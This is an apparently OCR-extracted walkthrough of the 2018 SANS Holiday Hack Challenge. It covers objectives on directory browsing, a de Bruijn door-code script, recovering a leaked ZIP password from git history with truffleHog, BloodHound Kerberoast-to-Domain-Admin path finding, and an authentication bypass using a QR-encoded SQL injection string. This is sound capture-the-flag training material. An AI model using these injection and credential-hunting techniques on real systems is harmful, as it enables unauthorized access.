


The maze ends in Santa’s secret room!

Call For Papers


Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out.

https://cfp.kringlecastle.com/




Select the CFP link

https://cfp.kringlecastle.com/cfp/cfp.html




Directory browsing is allowed (remove cfp.html from the URL)

https://cfp.kringlecastle.com/cfp/



Select the rejected-talks.csv link

https://cfp.kringlecastle.com/cfp/rejected-talks.csv




Objective 2 - Directory Browsing

Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out.

Answer: ***John McClane***

Speaker UNpreparedness Room – Morcel Nougat



Create a de Bruijn sequence for 4 elements with length 4

Original source: https://gist.github.com/rgov/891712


```
$ cat debruijn.py
def deBruijn(n, k):
    '''
    An implementation of the FKM algorithm for generating the de Bruijn
    sequence containing all k-ary strings of length n, as described in
    "Combinatorial Generation" by Frank Ruskey.
    '''
    a = [ 0 ] * (n + 1)
        def gen(t, p):
        if t > n:
            for v in a[1:p + 1]:
```


```
            yield v
        else:
           a[t] = a[t - p]

           for v in gen(t + 1, p):
             yield v

           for j in xrange(a[t - p] + 1, k):
              a[t] = j
              for v in gen(t + 1, t):
                yield v
        return gen(1, 1)

if __name__ == '__main__':
   print ''.join([ chr(ord('0') + x) for x in deBruijn(4, 4) ])
```

```
$ python debruijn.py
00001000200030010011001200130020021002200230030031003200330101020103011011101120113012012101
22012301301310132013302020302102110212021302202210222022302302310232023303031031103120313032
03210322032303303310332033311112111311211221123113113211331212131221222122312312321233131321
32213231331332133322223222322332323323333
```

Enter the sequence (0 is triangle, 1 is square, 2 is circle, 3 is star)

Found correct code early in the sequence: 000010002000300100110**0120**





Objective 3 - de Bruijn Sequences


When you break into the speaker unpreparedness room, what does Morcel Nougat say?

Answer: ***Welcome unprepared speaker!***


Data Repo Analysis

Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file?

https://git.kringlecastle.com/Upatree/santas_castle_automation/



Search for 'zip'



https://git.kringlecastle.com/Upatree/santas_castle_automation/blob/master/schematics/ventilation_diagram.zip

Use truffleHog to find credentials that have been accidentally committed to git repos.

https://github.com/dxa4481/truffleHog

$ **trufflehog https://git.kringlecastle.com/Upatree/santas_castle_automation.git**

```
<SNIP>
~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2018-12-11 03:25:45
Hash: 7f46bd5f88d0d5ac9f68ef50bebb7c52cfa67442
Filepath: schematics/for_elf_eyes_only.md
Branch: origin/master
Commit: removing file
@@ -0,0 +1,15 @@
+Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force
attacks in our logs. Furthermore, Albaster discovered and published a vulnerability with our
password length at the last Hacker Conference.
+
+Bushy directed our elves to change the password used to lock down our sensitive files to
something stronger. Good thing he caught it before those dastardly villians did!
+
+
+Hopefully this is the last time we have to change our password again until next Christmas.
+
+
+
+
+Password = 'Yippee-ki-yay'
+
+
+Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
+
~~~~~~~~~~~~~~~~~~~~
<SNIP>
```

Zip password is 'Yippee-ki-yay'

```
$ unzip ventilation_diagram.zip
Archive:  ventilation_diagram.zip
[ventilation_diagram.zip] ventilation_diagram/ventilation_diagram_2F.jpg password:
  inflating: ventilation_diagram/ventilation_diagram_2F.jpg
  inflating: ventilation_diagram/ventilation_diagram_1F.jpg
```

Objective 4 - Data Repo Analysis

Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file?

Answer: ***Yippee-ki-yay***


Slingshot Linux image

Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws.


https://download.holidayhackchallenge.com/HHC2018-DomainHack_2018-12-19.ova

Boot the image in a hypervisor


Open the BloodHound application




Open the application menu




Select ‘queries’




Select “Shortest Paths to Domain Admins from Kerberoastable Users”




Select the Domain



Identify the user whose path does not require a new RDP session



Display the user details




Objective 5 - AD Privilege Discovery

Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws.

Answer: ***LDUBEJ00320@AD.KRINGLECASTLE.COM***

Scan-o-Matic 4000




Sample badge

https://www.holidayhackchallenge.com/2018/challenges/alabaster_badge.jpg

Use an Android app to make a QR code

Inject this SQL string: **x' OR enabled = 1; -- --**



Hold up to webcam and click the finger scanner

User Access Granted - Control number 19880715


Objective 6 - Badge Manipulation

Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel?

Answer: ***19880715***

